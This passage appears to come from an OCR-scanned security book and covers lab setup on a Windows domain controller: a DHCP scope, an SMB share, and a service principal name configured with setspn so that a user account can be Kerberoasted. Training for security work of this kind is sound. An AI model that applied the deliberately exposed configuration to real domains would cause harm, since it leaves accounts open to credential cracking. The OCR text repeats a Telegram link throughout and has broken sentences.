



Figure 10.31: Context menu

Following authorization, we'll create a new IPv4 Select New Scope... from the context menu of the IPv4 icon.

https://t.me/learningnets



https://t.me/learningnets

Figure 10.32: IPv4 new scope

A succession of setup panels will appear. After you've gone through all of the screens, give your scope a name. To make things simple, I named the company Lab The next page is an IP Address Range setup screen, where you must input your starting and ending IP addresses. The settings I've chosen are displayed on the following screen:




Figure 10.33: IP Address Range

I just left the Add Exclusions and Delay box blank and clicked the Next > button. I chose 8 days for the Lease Duration option and then clicked Next After that, you'll be sent to a screen where you'll need to choose Yes to

https://t.me/learningnets

implement these changes. After that, press the Next > button. I didn't make any modifications to the Router screen and simply clicked Next If everything was configured correctly, you should now see a Domain Name and DNS Servers panel with auto-populated information, as seen in the following screenshot:




Figure 10.34: DNS servers screen

Select Yes to activate the scope by clicking Next > through the succeeding displays. Finally, press the Finish key. By clicking the More link on the notice banner that we saw before, we wish to perform the post configuration. This takes us to the Post-deployment Configuration page, where we want to select Complete DHCP

https://t.me/learningnets




Figure 10.35: Complete DHCP configuration

This will take you to the following Authorization screen, where you should click the Commit button and then




Figure 10.36: Authorization

We should now have a domain controller with properly configured AD, DNS, and DHCP servers.

https://t.me/learningnets

Adding and installing network file sharing

Then, as seen in the accompanying image, we'll mimic network file sharing by navigating to File and Storage choosing and then clicking on New Share...:




Figure 10.37: File and Storage Services

You can see in the following screenshot that we have five possibilities for two protocols:

Server Message Block (SMB)

Network File System (NFS)

These protocols are typically encountered inside a business network, as we explored in Chapter 6: Packet Deep One of the key sources of such

https://t.me/learningnets

protocols may be found here. We'd want to create SMB Share: Quick, as seen in the following screenshot:




Figure 10.38: SMB and NFS share selection

The next step is to choose a server and exchange the following information:

dc01

C:

We'll call the share LabFiles1, which will automatically produce the Local path to share and Remote path to share as seen in the following screenshot:

https://t.me/learningnets




Figure 10.39: Specify share name

On the Other and Confirmation windows, click the Next > button. Finally, click Create to complete the process. There is now an SMB file share.

https://t.me/learningnets

Configuring Kerberos

To investigate Kerberoasting, a typical technique that may be used to abuse AD, we'll need to install Kerberos on our domain controller. Set up the service principal name with the following command, using operator3 in this case:
setspn -a DC01/operator3.labcorp.local:9999 labcorp\operator3

If the command is successful, the following output should appear:




Figure 10.40: SPN setup

The processes for installing and configuring features on the domain controller are now complete, since we now have an SPN. We may now proceed with the construction of the workstation.


https://t.me/learningnets

Workstation installation and configuration

